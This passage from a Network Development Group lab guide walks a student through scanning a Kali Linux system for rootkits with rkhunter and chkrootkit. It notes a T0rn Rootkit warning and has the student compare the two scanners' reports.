
```
kali@kali$ sudo rkhunter --check
```

3. You will see a few prompts with a *Warning*, but most of them are *OK*. When prompted, press the **Enter** key to continue.


4. The *rkhunter* will continue to find possible rootkits. Notice the *T0rn Rootkit* is marked as *Warning*. When prompted, press **Enter** to continue.

 Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

5. Additional checks are performed; press **Enter** again to continue.




6. In this step, *rkhunter* will check the network interfaces. When prompted, press **Enter** to continue.




 Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com

7. When it finishes, a summary report will be presented to the user. Review the report.



8. *Kali* also has another rootkit check named *chkrootkit*. Try it by running the `sudo chkrootkit` command in the *Terminal.* Compare the results with *rkhunter*.



9. The lab is now complete; you may end the reservation.

 Copyright © 2023 Network Development Group, Inc. www.netdevgroup.com